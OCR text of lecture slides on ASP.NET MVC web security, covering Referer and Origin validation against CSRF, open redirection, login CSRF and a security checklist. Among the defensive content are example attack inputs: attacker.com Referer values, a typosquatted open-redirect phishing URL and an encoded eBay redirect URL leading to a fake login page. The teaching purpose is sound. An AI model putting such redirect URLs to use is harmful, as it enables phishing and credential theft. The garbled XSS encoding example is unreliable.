public ActionResult Register (...) { … }
```

96

Referer Validation



97

Referer Validation Defense

- HTTP Referer header
  - Referer: `http://www.facebook.com/` ✓
  - Referer: `http://www.attacker.com/evil.html` ✗
  - Referer: ?
- Lenient Referer validation
  - Doesn't work if Referer is missing
  - Referer: `ftp://www.attacker.com/evil.html` ?
- Strict Referer validation
  - Secure, but Referer is sometimes absent…


98

Referer Privacy Problems

- Referer may leak privacy-sensitive information
  `http://intranet.corp.apple.com/projects/iphone/competitors.html`
- Common sources of blocking:
  - Network stripping by the organization
  - Network stripping by local machine
  - Stripped by browser for HTTPS -> HTTP transitions
  - User preference in browser
  - Buggy user agents
- Site cannot afford to block these users

99

Suppression over HTTPS is low



100

Http Referer Validation in MVC

- Define an action filter:

```
public class IsPostedFromThisSiteAttribute :
                AuthorizeAttribute {
public override void OnAuthorize
               (AuthorizationContext filterContext) {
  if (filterContext.HttpContext != null) {
    if (filterContext.HttpContext.Request.UrlReferrer == null)
      throw new System.Web.HttpException("Invalid submission");
    if (filterContext.HttpContext.Request.UrlReferrer.Host !=
        "mysite.com")
      throw new System.Web.HttpException
               ("This form wasn't submitted from this site!");
} }
```

- Annotate a method vulnerable to CSRF:

```
[IsPostedFromThisSite]
Public ActionResult Register(…) {…}
```

101


Broader view of CSRF

- Abuse of cross-site data export feature
  - From user's browser to honest server
  - Disrupts integrity of user's session
- Why mount a CSRF attack?
  - Network connectivity (firewall)
  - Read browser state
  - Write browser state
- Not just "session riding"

102

OPEN REDIRECTION ATTACK

103




104

Open Redirection Attack


- http://goodSite?returnUrl=http://badSite
- Example: Phishing Attack
- URL:

  http://nerddinner.com/Account/LogOn?returnUrl=http://nerddiner.com/Account/LogOn

105




106



107

http://cgi4.ebay.com/ws/eBayISAPI.dll?MfcISAPICommand=RedirectToDomain&DomainUrl=http%3A%2F%2F%32%31%31%2E%31%37%32%2E%39%36%2E%37%2FUpdateCenter%2FLogin%2F%3FMfcISAPISession%3DAAJbaQqzeHAAeMWZlHhlWXS2AlBXVShqAhQRfhgTDrferHCURstpAisNRqAhQRfhgTDrferHCURstpAisNRpAisNRqAhQRfhgTDrferHCUQRfqzeHAAeMWZlHhlWXh



108

Example Login Action

```
[HttpPost]
public ActionResult Login(LoginModel model, string returnUrl) {
   if (ModelState.IsValid &&
       WebSecurity.Login(model.UserName, model.Password, ...)) {
       return RedirectToLocal(returnUrl);
   }

   // If we got this far, something failed, redisplay form
   ModelState.AddModelError("",
            "The user name or password provided is incorrect.");
   return View(model);
}
```

109

Example Login Action


```
private ActionResult RedirectToLocal(string returnUrl) {
   if (Url.IsLocalUrl(returnUrl))
   {
       return Redirect(returnUrl);
   }
   else
   {
       return RedirectToAction("Index", "Home");
   }
}
```

110

LOGIN CSRF


111

Login CSRF




112

Payments Login CSRF




113

Payments Login CSRF




114

Payments Login CSRF




115

Payments Login CSRF




116

Login CSRF




117

Cross-Origin Resource Sharing



118

Attack on Referer header



What if honest site sends POST to attacker.com?

Solution: whitelisting of legitimate redirect sites

Solution: origin header records redirect

119

Origin Header

- Alternative to Referer
  - Send only on POST
  - Fewer privacy problems
- Send only necessary data
  - `http://host:port`
  - Not complete path
- Defense against redirect-based attacks

120

CSRF Recommendations

- Login CSRF
  - Strict Referer/Origin validation
  - Login forms submit over HTTPS, not blocked
- HTTPS sites, such as banking sites
  - Strict Referer/Origin validation
- Other
  - Secret token method (Ruby, ASP.NET, …)

121

SECURITY CHECKLIST

122

Security Checklist

- Require authentication by default
  - Global `AuthorizeRequired`
  - `AllowAnonymous` for login
- Avoid over-posting
  - Separate entity models and view models
  - Or use `Bind` attribute
- Encrypt all communications?
  - Global `RequireHttps`
  - Protect cookies, avoid session stealing

123

Security Checklist

- Avoid open redirect
  - Whitelist sites to redirect to
- SQL injection:
  - Use ORM (e.g. EF) and/or prepared queries (e.g. ADO.NET)
- CSRF
  - Strict Referer validation for login
  - Secret token validation (or Strict Referer validation) elsewhere (all HTTPS?)

124

Security Checklist

- XSS
  - HTML encode output (but avoid double encoding!)

    `<foo>` → `<foo>` → `<foo>`
  - Sanitize inputs in URLs using `Url.Encode`
  - Encode JS strings
  - Use AntiXSS
  - `HttpOnly` cookies

125